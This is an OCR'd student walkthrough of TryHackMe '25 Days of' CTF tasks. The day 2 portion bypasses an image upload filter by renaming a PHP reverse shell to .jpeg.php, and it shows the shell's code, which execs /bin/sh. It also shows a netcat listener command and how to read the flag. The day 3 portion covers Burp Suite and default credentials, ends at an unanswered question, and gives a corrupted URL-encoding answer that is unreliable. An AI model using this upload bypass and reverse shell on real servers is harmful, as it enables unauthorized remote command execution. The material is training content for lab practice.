
Put '?id=ODIzODI5MTNiYmYw' at the back of the link and click enter .We are able to sign in.


Q2: What type of file is accepted by the site?


Answer :image



Open the browser development tools in signed in page and we found that it only accept jpeg ,jpg and png


TryHackMe | 25 Days of
Protection
10.10.59.88/?id=ODIzODI5MTNiYmYw
Protect the Factory!
If you see any suspicious people near the factory, take a picture and upload it here!
Select
Submit
File selected: a.mp3



TryHackMe | 25 Days of
Protection
10.10.59.88/?id=ODIzODI5MTNiYmYw
Protect the Factory!
If you see any suspicious people near the factory, take a picture and upload it here!
Select
Submit
Invalid extension!


TryHackMe | 25 Days of
Index of /uploads
10.10.59.88/uploads/
Index of /uploads
Name
Last modified
Size
Description
Parent Directory -
a.jpg 2022-06-25 02:28 0

These are the examples of the uploaded file.MP3 unsuccessfully uploaded but jpg succeeded

Q3: In which directory are the uploaded files stored?

Answer :/uploads/



Type /uploads/ after the MACHINEIP ,we are able to find where the uploaded files are stored.

Q4: Read up on netcat's parameter explanations. Match the parameter with the explanation below.

Answer; l : listen mode, for inbound connects

v : verbose [use twice to be more verbose]

n : numeric-only IP addresses, no DNS

p(port) : local port number

```
└─$ nc -h
[v1.10-47]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
```

Open terminal and enter ‘nc -h’.We can answer the questions referring to this table.

Q5: What is the flag in /var/www/flag.txt?


Answer : THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


```
┌──(1211101506㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .
```

Open terminal and enter ‘cp /usr/share/webshells/php/php-reverse-shell.php .’


```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1';  // CHANGE THIS
50 $port = 1234;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies.  Worth a try...
64 if (function_exists('pcntl_fork')) {
65         // Fork and have the parent process exit
66         $pid = pcntl_fork();
67
68         if ($pid == -1) {
```

Open the downloaded php-reverse-shell.php with text editor. Then change the ip to TryHackMe ip address and port to 443






Rename the file to php-reverse-shell.jpeg.php .Upload the file in the website



Type ‘ sudo nc -lvnp 443’ to connect to the file



Type ‘cat /var/www/flag.txt ‘and the flag will appear.

Thought Process/Methodology:

Put ‘?id=ODIzODI5MTNiYmYw’ at the back of the link and click enter .We are able to sign in.Open the browser development tools in signed in page and we noticed that it only accept jpeg ,jpg and png.Type /uploads/ after the MACHINEIP ,found where the uploaded files are stored.Open terminal and enter ‘nc -h’.We can answer the questions referring to this table.Copy the webshell ‘cp /usr/share/webshells/php/php-reverse-shell.php .’ into the current directory. Open the downloaded php-reverse-shell.php with the text editor. Then change the ip to TryHackMe ip address and port to 443.Rename the file to php-reverse-shell.jpeg.php .Upload the file in the website.We can create a listener for an uploaded reverse shell by using this command ‘ sudo nc -lvnp 443’ to connect to the file.Once *netcat* has been setup, our reverse shell will be able to connect back to this when activated.Type ‘cat /var/www/flag.txt ‘and the flag will appear.


Day 3: [Web Exploitation] Christmas Chaos

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1: What is the name of the botnet mentioned in the text that was reported in 2018?

Answer :Mirai



Default Credentials


You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Q2: How much did Starbucks pay in USD for reporting default credentials according to the text?

Answer :$250



We are able to find how much Starbucks pays in USD for reporting default credentials in the text.


Q3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

Answer :ag3nt-j1

We found the agent is ag3nt-j1 in the report.

Q4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?


Answer :8080



The options on FoxyProxy shows that the port number is 8080.

Q5: Examine the options on FoxyProxy on Burp. What is the proxy type?


Answer :HTTP



HTTP was stated in the options of FoxyProxy.

Q6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

Answer :%50%53%50%30%32xxssas



Use burp’s decoder to encode "PSP0201"

Q7: Look at the list of attack type options on intruder. Which of the following options matches the one in the description?


Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

Answer :Cluster bomb


- **Sniper** – This uses a single set of payloads. It targets each payload position in turn, and places each payload into that position in turn. Positions that are not targeted for a given request are not affected – the position markers are removed and any enclosed text that appears between them in the template remains unchanged. This attack type is useful for fuzzing a number of request parameters individually for common vulnerabilities. The total number of requests generated in the attack is the product of the number of positions and the number of payloads in the payload set.
- **Battering ram** – This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once. This attack type is useful where an attack requires the same input to be inserted in multiple places within the request (e.g. a username within a Cookie and a body parameter). The total number of requests generated in the attack is the number of payloads in the payload set.
- **Pitchfork** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, and places one payload into each defined position. In other words, the first request will place the first payload from payload set 1 into position 1 and the first payload from payload set 2 into position 2; the second request will place the second payload from payload set 1 into position 1 and the second payload from payload set 2 into position 2, etc. This attack type is useful where an attack requires different but related input to be inserted in multiple places within the request (e.g. a username in one parameter, and a known ID number corresponding to that username in another parameter). The total number of requests generated in the attack is the number of payloads in the smallest payload set.
- **Cluster bomb** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested. I.e., if there are two payload positions, the attack will place the first payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1. This attack type is useful where an attack requires different and unrelated or unknown input to be inserted in multiple places within the request (e.g. when guessing credentials, a username in one parameter, and a password in another parameter). The total number of requests generated in the attack is the product of the number of payloads in all defined payload sets – this may be extremely large.

Q8: What is the flag?

